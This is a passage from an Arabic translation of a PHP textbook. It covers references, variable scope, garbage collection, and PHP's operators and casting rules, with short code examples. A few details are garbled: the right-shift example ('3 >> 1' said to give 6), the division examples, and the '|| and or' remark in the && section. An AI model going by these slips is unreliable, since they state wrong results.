فُقدت القيمة القديمة لـ `$black`، إن وجدت. بدلاً من ذلك، أصبح `$black` الآن اسمًا آخر للقيمة المخزنة في `$black`:

```
$bigLongVariableName = "PHP";
$short =& $bigLongVariableName;
```

```
$bigLongVariableName .= " rocks!";
print "\$short is $short <br/>";
print "Long is $bigLongVariableName";
$short is PHP rocks!
Long is PHP rocks!
```

```
$short = "Programming $short";
print "\$short is $short <br/>";
print "Long is $bigLongVariableName";
$short is Programming PHP rocks!
Long is Programming PHP rocks!
```

بعد التخصيص، يكون المتغيرين اسمين بديلين لنفس القيمة. لا يؤثر عدم ضبط متغير يحمل اسمًا مستعارًا على الأسماء الأخرى لقيمة هذا المتغير، ومع ذلك:

```
$white = "snow";
$black =& $white;
unset($white);
print $black;
snow
```

يمكن أن تُرجع الدوال قيمًا بالمرجع (على سبيل المثال، لتجنب نسخ سلاسل أو مصفوفات كبيرة، كما تمت مناقشته في الفصل 3):

```
function &retRef() // note the &
{
 $var = "PHP";
```

```
 return $var;
}

$v =& retRef(); // note the &
```

نطاق المتغير

نطاق المتغير، الذي يتحكم فيه موقع إعلان المتغير، يحدد تلك الأجزاء من البرنامج التي يمكنها الوصول إليه. **هناك أربعة أنواع من نطاقات المتغير في PHP:** المحلي (local) والعالمي (global) والثابت (static) ومعلمات الدوال (function).

النطاق المحلي

المتغير المعلن في دالة محلي لتلك الدالة. أي أنه مرئي فقط للكود في تلك الدالة (باستثناء تعريفات الدوال المتداخلة "function definitions")؛ لا يمكن الوصول إليه خارج الدالة. بالإضافة إلى ذلك، بشكل افتراضي، لا يمكن الوصول إلى المتغيرات المحددة خارج دالة (تسمى المتغيرات العامة) داخل الدالة. على سبيل المثال، إليك دالة تعمل على تحديث متغير محلي بدلاً من متغير عام:

```
function updateCounter()
{
 $counter++;
}

$counter = 10;
updateCounter();
```

```
echo $counter;
10
```

`$counter` داخل الدالة محلي لهذه الدالة لأننا لم نقل غير ذلك. تعمل الدالة على زيادة متغير `$counter` الخاص بها، والذي يتم إتلافه عند انتهاء الإجراء الفرعي. يظل `$counter` العالمي مضبوطًا على 10.

فقط الدوال يمكن أن توفر النطاق المحلي. على عكس اللغات الأخرى، في PHP لا يمكنك إنشاء متغير يكون نطاقه عبارة عن حلقة أو فرع شرطي أو أي نوع آخر من الكتل.

النطاق العالمي

المتغيرات المعلنة خارج دالة تكون عالمية. أي أنه يمكن الوصول إليها من أي جزء من البرنامج. ومع ذلك، فهي غير متوفرة بشكل افتراضي داخل الدالة. للسماح لدالة ما بالوصول إلى متغير عام، يمكنك استخدام الكلمة الأساسية `global` داخل الدالة لتعريف المتغير داخل الدالة. إليك كيفية إعادة كتابة دالة `updateCounter()` للسماح لها بالوصول إلى متغير `$counter` العام:

```
function updateCounter()
{
 global $counter;
 $counter++;
}
$counter = 10;
updateCounter();
echo $counter;
11
```

هناك طريقة أكثر تعقيدًا لتحديث المتغير العام وهي استخدام مصفوفة `$GLOBALS` الخاصة بـ PHP بدلاً من الوصول إلى المتغير مباشرةً:

```
function updateCounter()
{
 $GLOBALS['counter']++;
}

$counter = 10;
updateCounter();
echo $counter;
11
```

المتغيرات الثابتة

المتغير الثابت يحتفظ بقيمته بين استدعاءات الدالة ولكنه مرئي فقط داخل تلك الدالة. تقوم بتعريف متغير ثابت باستخدام الكلمة الأساسية `static`. فمثلا:

```
function updateCounter()
{
 static $counter = 0;
 $counter++;

 echo "Static counter is now {$counter}<br/>";
}

$counter = 10;
```

```
updateCounter();
updateCounter();

echo "Global counter is {$counter}";
Static counter is now 1
Static counter is now 2
Global counter is 10
```

معلمات الدوال

كما سنناقش بمزيد من التفصيل في الفصل 3، يمكن أن يكون لتعريف الدالة معلمات مسمى:

```
function greet($name)
{
 echo "Hello, {$name}";
}

greet("Janet");
Hello, Janet
```

معلمات الدالة محلية، مما يعني أنها متاحة فقط داخل دوالها. في هذه الحالة، لا يمكن الوصول إلى `$name` من خارج `greet()`.

جمع القمامة Garbage Collection

تستخدم PHP حساب المراجع *"reference counting"* والنسخ عند الكتابة *"copy-on-write"* لإدارة الذاكرة. يضمن النسخ عند الكتابة عدم إهدار الذاكرة عند نسخ القيم بين المتغيرات، ويضمن حساب المرجع إعادة الذاكرة إلى نظام التشغيل عندما لا تكون هناك حاجة إليها.

لفهم إدارة الذاكرة في PHP، يجب أن تفهم أولاً فكرة جدول الرموز *"symbol table"*. يتكون المتغير من جزأين - اسمه (على سبيل المثال، `$name`) وقيمته (مثل: `"Fred"`). جدول الرموز هو مصفوفة تقوم بتعيين أسماء المتغيرات لمواضع قيمها في الذاكرة.

عندما تنسخ قيمة من متغير إلى آخر، لا تحصل PHP على ذاكرة أكبر لنسخة من القيمة. بدلاً من ذلك، تقوم بتحديث جدول الرموز للإشارة إلى أن "كلا المتغيرين هما اسمان لنفس الجزء من الذاكرة". لذا فإن الكود التالي لا يُنشئ في الواقع مصفوفة جديدة:

```
$worker = array("Fred", 35, "Wilma");
$other = $worker; // array isn't duplicated in memory
```

إذا قمت بتعديل أي من النسختين لاحقًا، فإن PHP تخصص الذاكرة المطلوبة وتقوم بنسخه:

```
$worker[1] = 36; // array is copied in memory, value changed
```

من خلال تأخير التخصيص والنسخ، توفر PHP الوقت والذاكرة في الكثير من المواقف. هذه نسخة عند الكتابة.

كل قيمة يشير إليها جدول الرموز لها عدد مرجعي "*reference count*"، وهو رقم يمثل عدد الطرق المتاحة للوصول إلى تلك القطعة من الذاكرة. بعد التعيين الأولي للمصفوفة إلى `$worker` و `$worker` إلى `$other`، فإن المصفوفة المشار إليها بإدخالات جدول الرموز لـ `$worker` و `$other` تحتوي على عدد مرجعي يبلغ 2[1]. بمعنى آخر، يمكن الوصول إلى هذه الذاكرة بطريقتين: من خلال `$worker` أو `$other`. ولكن بعد تغيير `$worker[1]`، تُنشئ PHP مصفوفة جديدة لـ `$worker`، ويكون عدد المراجع لكل مصفوفة 1 فقط.

عندما يخرج متغير عن النطاق في نهاية دالة، مثل معلمات الدالة والمتغيرات المحلية، فإن العدد المرجعي لقيمته ينخفض بمقدار واحد. عندما يتم تعيين قيمة لمتغير في منطقة مختلفة من الذاكرة، يتم تقليل العدد المرجعي للقيمة القديمة بمقدار واحد. عندما يصل العد المرجعي لقيمة إلى 0، يتم تحرير ذاكرتها. هذا هو العد المرجعي.

العد المرجعي هو الطريقة المفضلة لإدارة الذاكرة. احتفظ بالمتغيرات محلية للدوال، وقم بتمرير القيم التي تحتاج الدوال للعمل عليها، ودع حساب المرجع يتولى إدارة الذاكرة. إذا كنت تصر على محاولة الحصول على مزيد من المعلومات أو التحكم في تحرير قيمة المتغير، فاستخدم الدالة `isset()` و `unset()`.

لمعرفة ما إذا تم تعيين متغير على شيء ما - حتى السلسلة الفارغة - استخدم `isset()`:

```
$s1 = isset($name); // $s1 is false
$name = "Fred";
$s2 = isset($name); // $s2 is true
```

استخدم `unset()` لإزالة قيمة المتغير:

```
$name = "Fred";
unset($name); // $name is NULL
```

التعبيرات والعمليات الرياضية

التعبير "*expression*" هو جزء من كود PHP يمكن تقييمه لإنتاج قيمة. أبسط التعبيرات هي القيم والمتغيرات الحرفية. يتم تقييم القيمة الحرفية لنفسها، بينما يقيم المتغير القيمة المخزنة في المتغير. يمكن تكوين تعبيرات أكثر تعقيدًا باستخدام تعبيرات وعوامل بسيطة.

تأخذ العملية "*operator*" بعض القيم (المعاملات) ويفعل شيئًا (على سبيل المثال، يجمعهم معًا). تتم كتابة العوامل أحيانًا كرموز ترقيم -على سبيل المثال، + و - مألوف لنا من الرياضيات. تقوم بعض العمليات الرياضية بتعديل معاملاتهم، بينما لا يقوم معظمهم بذلك.

يلخص الجدول 2-3 عوامل التشغيل في PHP، والتي تم استعارة العديد منها من C و Perl. يعطي العمود المسمى "P" أسبقية المشغل "operator's precedence"، يتم سرد العوامل بترتيب الأسبقية، من الأعلى إلى الأدنى. يعطي العمود المسمى "A" ارتباط المشغل "operator's associativity"، والذي يمكن أن يكون L (من اليسار إلى اليمين)، أو R (من اليمين إلى اليسار)، أو N (غير ارتباط "nonassociative").

الجدول 2-3. عوامل تشغيل PHP

P	A	المشغل أو العامل	العملية
24	N	`clone, new`	إنشاء كائن جديد
23	L	[	Array subscript

P	A	المشغل أو العامل	العملية
22	R	**	الأس
21	R	~	Bitwise Not
	R	++	زيادة
	R	--	نقصان
	R	(int), (bool), (float), (string), (array), (object), (unset)	Cast
	R	@	Inhibit errors
20	N	instanceof	Type testing
19	R	!	ليس (المنطقي)
18	L	*	الضرب
	L	/	القسمة
	L	%	باقي القسمة
17	L	+	الجمع

العملية	المشغل أو العامل	A	P
الناقص	–	L	
تسلسل السلسلة	.	L	
Bitwise shift left	<<	L	16
Bitwise shift right	>>	L	
أقل من، أقل من أو يساوي	<, <=	N	15
أكبر من، أكبر من أو يساوي	>, >=	N	
المساواة في القيمة	==	N	14
عدم المساواة	!=, <>	N	
المساواة في النوع والقيمة	===	N	
لايساوي النوع والقيمة	!==	N	
تُرجع عددًا صحيحًا بناءً على مقارنة معاملين:	<=>	N	

العملية	المشغل أو العامل	A	P
0 عندما يكون اليسار واليمين متساويين، و -1 عندما يكون اليسار أقل من اليمين، و 1 عندما يكون اليسار أكبر من اليمين.			
Bitwise AND	&	L	13
Bitwise XOR	^	L	12
Bitwise OR	|	L	11
و (المنطقي)	&&	L	10
أو (المنطقي)	||	L	9
مقارنة	??	R	8
عامل شرطي	?:	L	7
Assignment	=	R	6
Assignment with operation	+=, −=, *=, /=, .=, %=, &=, |=, ^=, ~=, <<=, >>=	R	

العملية	المشغل أو العامل	A	P
العائد من	`yield from`		5
العائد	`yield`		4
و (المنطقي)	and	L	3
Logical XOR	xor	L	2
أو (المنطقي)	or	L	1

عدد المعاملات

معظم العوامل في PHP هي عوامل ثنائية؛ تقوم بدمج معاملين (أو تعبيرين) في تعبير واحد أكثر تعقيدًا. تدعم PHP أيضًا عددًا من العوامل الأحادية، والتي تحول تعبيرًا واحدًا إلى تعبير أكثر تعقيدًا. أخيرًا، تدعم PHP عددًا قليلاً من العوامل الثلاثية التي تدمج العديد من التعبيرات في تعبير واحد.

أسبقية المعامل

يعتمد الترتيب الذي يتم من خلاله تقييم العوامل في التعبير على أسبقيتها النسبية. على سبيل المثال، قد تكتب:

2 + 4 * 3

كما ترى في الجدول 2-3، فإن عوامل الضرب والجمع لها أسبقية مختلفة، الضرب أعلى من الجمع. إذن، يتم الضرب قبل عملية الجمع، ويكون الناتج 2 + 12، أو 14 كإجابة. إذا تم عكس أسبقية الجمع والضرب، فستكون الإجابة 6 * 3 أو 18.

لفرض ترتيب معين، يمكنك تجميع المعاملات باستخدام عامل التشغيل المناسب بين قوسين. في مثالنا السابق، للحصول على القيمة 18، يمكنك استخدام هذا التعبير:

```
(2 + 4) * 3
```

من الممكن كتابة جميع التعبيرات المعقدة (التعبيرات التي تحتوي على أكثر من عامل واحد) ببساطة عن طريق وضع المعاملات والعوامل بالترتيب المناسب بحيث تعطي أسبقيتها النسبية الإجابة التي تريدها. ومع ذلك، فإن معظم المبرمجين يكتبون عوامل التشغيل بالترتيب الذي يشعرون أنه أكثر منطقية بالنسبة لهم، ويضيفون أقواسًا للتأكد من أنها منطقية لـ PHP أيضًا. يؤدي الحصول على الأولوية بشكل خاطئ إلى كود مثل:

```
$x + 2 / $y >= 4 ? $z : $x << $z
```

يصعب قراءة هذا الكود ومن شبه المؤكد أنه لا يفعل ما توقع المبرمج أن يفعله.

تتمثل إحدى الطرق التي يتعامل بها العديد من المبرمجين مع قواعد الأسبقية المعقدة في لغات البرمجة في تقليل الأسبقية إلى قاعدتين:

- الضرب والقسمة لهما أسبقية أعلى من الجمع والطرح.
- استخدم الأقواس لأي شيء آخر.

عمليات ترابطية Operator Associativity

يحدد الترابط الترتيب الذي يتم فيه تقييم العمليات التي لها نفس ترتيب الأسبقية. على سبيل المثال، انظر إلى:

```
2 / 2 * 2
```

عاملي القسمة والضرب لهما نفس الأسبقية، لكن نتيجة التعبير تعتمد على العملية التي نقوم بها أولاً:

```
2 / (2 * 2) // 0.5
(2 / 2) * 2 // 2
```

معاملات القسمة والضرب مترابطة لليسار، هذا يعني أنه في حالات الغموض، يتم تقييم العمليات من اليسار إلى اليمين. في هذا المثال، تكون النتيجة الصحيحة هي 2.

Implicit Casting التعبئة الضمنية

العديد من العمليات لديها توقعات بشأن معاملاتهم - على سبيل المثال، تتطلب عمليات الرياضيات الثنائية عادةً أن يكون كلا المعاملين من نفس النوع. يمكن لمتغيرات PHP تخزين الأعداد الصحيحة وأرقام الفاصلة العائمة والسلاسل والمزيد، وللحفاظ على أكبر قدر ممكن من تفاصيل النوع بعيدًا عن المبرمج قدر الإمكان، تحول PHP القيم من نوع إلى آخر حسب الضرورة.

يسمى تحويل قيمة من نوع إلى آخر casting. هذا النوع من التعبئة الضمنية تسمى: التلاعب بالنوع *type juggling* في PHP. يتم عرض قواعد التلاعب بالنوع الذي تقوم به العمليات الحسابية في الجدول 2-4.

الجدول 2-4. قواعد التعبئة الضمنية لعمليات حسابية ثنائية

نوع المعامل الأول	نوع المعامل الثاني	عملية التحويل
عددي صحيح	عشري	يتم تحويل العدد الصحيح إلى رقم عشري
عددي صحيح	نصي	يتم تحويل النص إلى رقم؛ إذا كانت القيمة بعد التحويل هي رقم عشري، يتم تحويل العدد الصحيح إلى رقم عشري.
رقم عشري	نصي	يتم تحويل النص إلى رقم عشري.

بعض العمليات الأخرى لديها توقعات مختلفة لمعاملاتهم، وبالتالي لديهم قواعد مختلفة. على سبيل المثال، يحول عامل تسلسل السلسلة كلا المعاملين إلى سلاسل قبل ربطهما:

```
3 . 2.74 // gives the string 32.74
```

يمكنك استخدام سلسلة في أي مكان نتوقع PHP رقمًا. من المفترض أن تبدأ السلسلة بعدد صحيح أو رقم عشري. إذا لم يتم العثور على رقم في بداية السلسلة، فإن القيمة الرقمية لتلك السلسلة هي 0. إذا كانت السلسلة تحتوي على نقطة (.) أو حرف كبير أو حرف e صغير، فإن تقييمها رقميًا ينتج عنه رقم عشري. فمثلا:

```
"9 Lives" - 1; // 8 (int)
"3.14 Pies" * 2; // 6.28 (float)
"9. Lives" - 1; // 8 (float / double)
"1E3 Points of Light" + 1; // 1001 (float)
```

العمليات الحسابية

العمليات الحسابية هي عمليات ستتعرف عليها من الاستخدام اليومي. معظم العمليات الحسابية ثنائية؛ ومع ذلك، فإن عمليات النفي الحسابي والتأكيد الحسابي أحادية. تتطلب هذه العمليات قيمًا رقمية، ويتم تحويل القيم غير الرقمية إلى قيم رقمية وفقًا للقواعد الموضحة في قسم "عوامل التعبئة". العوامل الحسابية هي:

الجمع (+):

نتيجة عامل الجمع هو مجموع المعاملين.

الطرح (-):

نتيجة عامل الطرح هو الفرق بين المعاملين -أي قيمة المعامل الثاني مطروح من الأول-.

الضرب (*):

نتيجة عامل الضرب هو حاصل ضرب المعاملين. على سبيل المثال: 3 * 4 هي 12.

القسمة (/):

نتيجة عامل القسمة هي حاصل قسمة المعاملين. يمكن أن تعطي قسمة عددين صحيحين عددًا صحيحًا (على سبيل المثال: 2/4) أو عددا عشريا (على سبيل المثال: 2/1).

باقي القسمة (%):

يحول عامل المقياس كلا المعاملين إلى أعداد صحيحة ويعيد ما تبقى من قسمة المعامل الأول بواسطة المعامل الثاني. على سبيل المثال: 10٪ 6 تعطي الباقي من 4.

السالب الحسابي (-)

يعيد عامل السالب الحسابي المعامل مضروبًا في 1-، مما يؤدي إلى تغيير علامته بشكل فعال. على سبيل المثال: يتم تقييم (4 – 3)– إلى 1. يختلف السالب الحسابي عن عامل الطرح، على الرغم من كتابتهما كعلامة ناقص. السالب الحسابي هو دائمًا أحادي وقبل المعامل. الطرح ثنائي وبين معاملاته.

الموجب الحسابي (+)

يعرض عامل الموجب الحسابي المعامل مضروبًا في 1+، والذي ليس له أي تأثير. يتم استخدامه فقط كإشارة بصرية للإشارة إلى علامة القيمة. على سبيل المثال: (3 - 4)+ تُقيم بـ -1، تمامًا كما تفعل (3-4).

الأُس (**)

يُرجع معامل الأُس نتيجة رفع `$var1` إلى الأس `$var2`.

```
$var1 = 5;
$var2 = 3;
echo $var1 ** $var2; // outputs 125
```

عامل تسلسل السلسلة

تعتبر معالجة السلاسل جزءًا أساسيًا من تطبيقات PHP حيث أن PHP لديها عامل تسلسل سلسلة منفصل (.). يلحق عامل التسلسل المعامل الأيمن بالمعامل الأيسر ويعيد السلسلة الناتجة. يتم تحويل المعاملات أولاً إلى سلاسل، إذا لزم الأمر. فمثلا:

```
$n = 5;
$s = 'There were ' . $n . ' ducks.';
// $s is 'There were 5 ducks'
```

عامل التسلسل ذو كفاءة عالية، لأن الكثير من PHP يتلخص في تسلسل السلسلة.

عوامل الزيادة التلقائية والتناقص التلقائي

في البرمجة، تتمثل إحدى العمليات الأكثر شيوعًا في زيادة أو تقليل قيمة متغير بمقدار واحد. توفر عوامل الزيادة التلقائية الأحادية (++) والتناقص التلقائي (--) اختصارات لهذه العمليات الشائعة. هذه العوامل فريدة من نوعها من حيث أنها تعمل فقط على المتغيرات؛ تغير العمليات قيم معاملاتهم وتعيد قيمة.

هناك طريقتان لاستخدام الزيادة التلقائية أو التناقص التلقائي في التعبيرات. إذا وضعت العامل قبل المعامل، فإنه يُرجع القيمة الجديدة للمعامل (زيادة أو تناقص). إذا وضعت العامل بعد المعامل، فإنه يُرجع القيمة الأصلية للمعامل (قبل الزيادة أو الإنقاص). يسرد الجدول 2-5 العمليات المختلفة.

الجدول 2-5. عمليات الزيادة التلقائية والتناقص التلقائي

التأثير على المتغير	القيمة المعادة	الاسم	العامل
زيادة	$var	بعد الزيادة	$var++
زيادة	$var + 1	قبل الزيادة	++$var
نقصان	$var	بعد النقصان	$var--
نقصان	$var - 1	قبل النقصان	--$var

يمكن تطبيق هذه العوامل على السلاسل وكذلك الأرقام. إن زيادة الحرف الأبجدي يحوله إلى الحرف التالي في الأبجدية. كما هو موضح في الجدول 2-6، تؤدي زيادة "z" أو "Z" إلى التفافه مرة أخرى إلى "a" أو "A" وزيادة الحرف السابق بمقدار واحد (أو إدراج حرف "a" أو "A" جديد إذا كان في الأول من السلسلة)، كما لو كانت الأحرف في نظام رقم الأساس 26.

الجدول 2-6. زيادة تلقائية بالحروف

زيادة هذا	يعطيك هذا
"a"	"b"
"z"	"aa"
"spaz"	"spba"
"K9"	"L0"
"42"	"43"

عوامل المقارنة

كما يوحي اسمها، يقارن عوامل المقارنة المعاملات. تكون النتيجة دائمًا إما `true`، إذا كانت المقارنة صحيحة، و`false` على خلاف ذلك.

يمكن أن تكون معاملات عوامل المقارنة على حد سواء رقمية أو سلسلة أو سلسلة واحدة رقمية وسلسلة واحدة. يتحقق العامل من المصداقية بطرق مختلفة قليلاً بناءً على أنواع وقيم المعاملات، إما باستخدام مقارنات رقمية صارمة أو باستخدام مقارنات معجمية (نصية). يوضح الجدول 2-7 متى يتم استخدام كل نوع من الأنواع.

الجدول 2-7. نوع المقارنة التي يتم إجراؤها بواسطة عوامل المقارنة

المقارنة	المعامل الثاني	المعامل الأول
رقمي	ر قم	رقمي
رقمي	سلسلة رقمية بالكامل	سلسلة رقمية بالكامل
رقمي	رقم	سلسلة رقمية بالكامل
معجمي	سلسلة رقمية ليست بالكامل	سلسلة رقمية بالكامل
رقمي	رقم	سلسلة رقمية ليست بالكامل
معجمي	سلسلة رقمية ليست بالكامل	سلسلة رقمية ليست بالكامل

شيء واحد مهم يجب ملاحظته هو أنه يتم مقارنة سلسلتين رقميتين كما لو كانتا أرقام. إذا كان لديك سلسلتان تتكونان كلياً من أحرف رقمية وتحتاج إلى مقارنتها معجماً، فاستخدم الدالة `strcmp()`.

عوامل المقارنة هي:

المساواة (==):

إذا كان كلا المعاملين متساويين، فإن هذا العامل يرجع true؛ وإلا، فإنها ترجع false.

التطابق (===):

إذا كان كلا المعاملين متساويين وكانا من نفس النوع، فإن هذا العامل يرجع true؛ وإلا، فإنها ترجع false. لاحظ أن هذا العامل لا يقوم بعملية صب النوع الضمني. يكون هذا العامل مفيدًا عندما لا تعرف ما إذا كانت القيم التي تقارنها من النوع نفسه. قد تتضمن المقارنة البسيطة تحويل القيمة. على سبيل المثال، السلاسل "0.0" و "0" غير متساويتين. يقول العامل == إنهم كذلك، لكن === يقول إنهم ليسوا كذلك.

عدم المساواة (!= أو <>)

إذا كانت المعاملات غير متساوية، فإن هذا العامل يرجع true؛ وإلا، فإنها ترجع false.

غير متطابق (!==)

إذا كانت المعاملات غير متساوية، أو لم تكن من نفس النوع، فإن هذا العامل يرجع القيمة true؛ وإلا فإنه يرجع false.

أكبر من (>)

إذا كان المعامل الأيسر أكبر من المعامل الأيمن، فإن هذا العامل يرجع true؛ وإلا، فإنه يرجع false.

أكبر من أو يساوي (>=)

إذا كان المعامل الأيسر أكبر من أو يساوي المعامل الأيمن، فإن هذا العامل يرجع true؛ وإلا، فإنه يرجع false.

أقل من (<)

إذا كان المعامل الأيسر أقل من المعامل الأيمن، فإن هذا العامل يرجع true، وإلا، فإنه يرجع false.

أصغر من أو يساوي (<=)

إذا كان المعامل الأيسر أقل من المعامل الأيمن أو مساويًا له، فإن هذا العامل يرجع true، وإلا، فإنه يرجع false.

سفينة الفضاء (<=>)، والمعروفة أيضًا باسم "Darth Vader's TIE Fighter"

عندما يتساوى المعاملين الأيمن والأيسر، فإن هذا العامل يُرجع 0، عندما يكون المعامل الأيسر أقل من المعامل الأيمن، فإنه يُرجع -1، وعندما يكون المعامل الأيسر أكبر من المعامل الأيمن، فإنه يعيد 1.

```
$var1 = 5;
$var2 = 65;

echo $var1 <=> $var2 ; // outputs -1
echo $var2 <=> $var1 ; // outputs 1
```

عامل دمج فارغ *"Null coalescing operator"* (؟؟)

يقوم هذا العامل بتقييم المعامل الأيمن إذا كان المعامل الأيسر NULL، خلاف ذلك، يتم تقييمه إلى المعامل الأيسر.

```
$var1 = null;
$var2 = 31;
```

```
echo $var1 ?? $var2 ; //outputs 31
```

عوامل Bitwise

تعمل عوامل البت على التمثيل الثنائي لمعاملاتها. يتم تحويل كل مُعامل أولاً إلى تمثيل ثنائي للقيمة، كما هو موضح في إدخال عامل السالب على مستوى البت في القائمة التالية. تعمل جميع معاملات البت على الأرقام وكذلك السلاسل، ولكنها تختلف في معالجتها لمعاملات السلسلة ذات الأطوال المختلفة. عوامل البت هي:

عامل البت السالب *"Bitwise negation"* **(~)**

يتغير عامل النفي على مستوى البت من 1s إلى 0s و 0s إلى 1s في التمثيلات الثنائية للمعاملات. يتم تحويل القيم العشرية إلى أعداد صحيحة قبل حدوث العملية. إذا كان المعامل عبارة عن سلسلة، فإن القيمة الناتجة تكون سلسلة بنفس طول الأصل، مع رفض كل حرف في السلسلة.

أحادي المعامل AND (&)

يقارن العامل AND على مستوى أحادي كل بتة مقابلة في التمثيلات الثنائية للمعاملات. إذا كانت كلتا البتتين 1، فإن البتة المقابلة في النتيجة هي 1؛ خلاف ذلك، فإن البت المقابل هو 0. على سبيل المثال، 0755 و 0671 هو 0651. هذا أسهل قليلاً للفهم إذا نظرنا إلى التمثيل الثنائي. Octal 0755 هو رقم ثنائي 111101101، والثماني 0671 هو رقم ثنائي 110111001. يمكننا بعد ذلك بسهولة رؤية البتات الموجودة في كلا العددين والتوصل إلى الإجابة بصريًا:

```
111101101
& 110111001
 ---------
 110101001
```

الرقم الثنائي 110101001 هو رقم ثماني [2]0651، يمكنك استخدام دالة `bindec()` و `decbin()` و `octdec()` و `decoct()` لتحويل الأرقام ذهابًا وإيابًا عندما تحاول فهم الحساب الثنائي.

إذا كان كلا المعاملين عبارة عن سلاسل، فسيقوم العامل بإرجاع سلسلة يكون فيها كل حرف ناتجًا عن عملية "AND" على مستوى بت بين الحرفين المطابقين في المعاملات. السلسلة الناتجة هي طول أقصر المعاملين؛ يتم تجاهل الأحرف الزائدة في السلسلة الأطول. على سبيل المثال: `"wolf"` و `"cat"` هي `"cad"`.

أحادي المعامل OR (|)

يقارن العامل OR على مستوى أحادي كل بتة مقابلة في التمثيل الثنائي للمعاملات. إذا كانت كلتا البتتين 0، فإن البتة الناتجة تكون 0؛ وبخلاف ذلك، يكون البت الناتج هو 1. على سبيل المثال: 0755 | 020 هو 0775.

إذا كان كلا المعاملين عبارة عن سلاسل، فسيقوم العامل بإرجاع سلسلة يكون فيها كل حرف هو نتيجة عملية "OR" أحاديًا بين الحرفين المتوافقين في المعاملات. السلسلة الناتجة هي طول أطول المعاملين، بينما تكون السلسلة الأقصر مبطنًا في النهاية بـ 0 ثنائي. على سبيل المثال، `"pussy"` | `"cat"` هو `"suwsy"`.

Bitwise XOR (^)

يقارن عامل البت XOR كل بتة مقابلة في التمثيل الثنائي للمعاملات. إذا كان أي من البتتين في الزوج، وليس كليهما، هو 1، فإن البتة الناتجة هي 1؛ وبخلاف ذلك، يكون البت الناتج هو 0. على سبيل المثال: 023 ^ 0755 هو 776.

إذا كان كلا المعاملين عبارة عن سلاسل، فسيقوم هذا العامل بإرجاع سلسلة يكون فيها كل حرف ناتجًا عن عملية XOR باتجاه أحادي بين الحرفين المطابقين في المعاملين. إذا كانت الجملتان أطوال مختلفة، فإن السلسلة الناتجة هي طول المعامل الأقصر، ويتم تجاهل الأحرف اللاحقة الإضافية في السلسلة الأطول. على سبيل المثال: "AA" ^ "big drink" تساوي ")#".

التحول الأيسر (<<)

يقوم عامل الإزاحة لليسار بإزاحة البتات في التمثيل الثنائي للمعامل الأيسر إلى اليسار بعدد الأماكن المعطاة في المعامل الأيمن. سيتم تحويل كلا المعاملين إلى أعداد صحيحة إذا لم تكن كذلك بالفعل. يؤدي إزاحة رقم ثنائي إلى اليسار إلى إدخال الرقم 0 باعتباره الجزء الأيمن من الرقم ونقل جميع وحدات البت الأخرى إلى اليسار في مكان واحد. على سبيل المثال: 3 << 1 (أو إزاحة 11 ثنائية مكان واحد إلى اليسار) ينتج عنها 6 (ثنائي 110).

لاحظ أن كل مكان على اليسار يتم إزاحة الرقم فيه يؤدي إلى مضاعفة الرقم. نتيجة إزاحة اليسار هي ضرب المعامل الأيسر بمقدار 2 أس المعامل الأيمن.

التحول الأيمن (>>)

يقوم عامل الإزاحة لليمين بإزاحة البتات في التمثيل الثنائي للمعامل الأيسر والمعامل الأيمن بعدد الأماكن المعطاة في المعامل الأيمن. سيتم تحويل كلا المعاملين إلى أعداد صحيحة إذا لم تكن كذلك بالفعل. يؤدي إزاحة رقم ثنائي موجب إلى اليمين إلى إدخال الرقم 0 باعتباره الجزء الأيسر من الرقم ونقل جميع وحدات البت الأخرى إلى المكان الصحيح. يؤدي إزاحة رقم ثنائي سالب إلى اليمين إلى إدخال 1 باعتباره الجزء الأيسر من الرقم ونقل جميع وحدات البت الأخرى إلى اليمين في مكان واحد. يتم تجاهل البت الموجود في أقصى اليمين. على سبيل المثال: 3 >> 1 (أو ثنائي 1101) إزاحة بت واحد إلى اليمين ينتج 6 (ثنائي 110).

العمليات المنطقية

توفر لك العوامل المنطقية طرقًا لبناء تعبيرات منطقية معقدة. تعامل العوامل المنطقية معاملاتها كقيم منطقية وتعيد قيمة منطقية. توجد علامات ترقيم وإصدارات باللغة الإنجليزية من العوامل (|| و or هو نفس العامل). العوامل المنطقية هي:

العامل المنطقي (*&&, and*) *AND*

تكون نتيجة عملية AND المنطقية true إذا كان كلا المعاملين true، وإلا فهو false. إذا كانت قيمة المعامل الأول false، فإن العامل المنطقي AND يعرف أن القيمة الناتجة يجب أن تكون false أيضًا، لذلك لا يتم تقييم المعامل الأيمن أبدًا. تسمى هذه العملية بالدائرة القصيرة *short-circuiting*"، ويستخدمها مصطلح PHP شائع لضمان تقييم جزء من الكود فقط إذا كان هناك شيء صحيح. على سبيل المثال: قد نتصل بقاعدة بيانات فقط إذا كانت بعض العلامات غير false:

```
$result = $flag and mysql_connect();
```

العوامل الـ || و or تختلف فقط في أسبقيتها.

العامل المنطقي (xor) XOR

تكون نتيجة عملية XOR المنطقية true إذا كان أي من المعاملين true وليس كلاهما، وإلا فهو false.

عامل النفي المنطقي (!)

يُرجع عامل النفي المنطقي القيمة المنطقية "true" إذا تم تقييم المعامل إلى "false"، وfalse إذا تم تقييم المعامل إلى "true".

عوامل التعبئة أو الصب Casting Operators

على الرغم من أن لغة PHP مكتوبة بشكل فضفاض (loosely)، إلا أن هناك مناسبات يكون فيها من المفيد اعتبار القيمة كنوع معين. تسمح لك عوامل الصب (int) و (float) و (string) و (bool) و (array) و (object) و (unset) بفرض قيمة في نوع معين. لاستخدام عامل الصب، ضع العامل على يسار المعامل. يسرد الجدول 2-8 عوامل الصب وعوامل التشغيل المترادفة والنوع الذي يغير العامل القيمة إليه.

الجدول 2-8. عوامل صب PHP

تغيير النوع لـ	عوامل مترادفة	العامل
صحيح	(integer)	(int)
منطقي	(boolean)	(bool)

تغيير النوع لـ	عوامل مترادفة	العامل
عشري	(double), (real)	(float)
نصي		(string)
مصفوفة		(array)
كائن		(object)
فارغ		(unset)

يؤثر الصب على الطريقة التي يفسر بها العوامل الأخرى القيمة بدلاً من تغيير القيمة في المتغير. على سبيل المثال، الكود:

```
$a = "5";
$b = (int) $a;
```

يعين $b القيمة الصحيحة $a؛ يبقى $a السلسلة "5". لإعطاء قيمة المتغير نفسه، يجب أن تعيد نتيجة التحويل إلى المتغير:

```
$a = "5";
$a = (int) $a; // now $a holds an integer
```

ليس كل عامل صب مفيد. يعطي إرسال مصفوفة إلى نوع رقمي 1 (إذا كانت المصفوفة فارغة، فإنها تعطي 0)، ويؤدي تحويل المصفوفة إلى سلسلة إلى إعطاء "Array" (رؤية هذا في مخرجاتك هو علامة أكيدة على أنك طبعت متغيرًا يحتوي على مصفوفة).

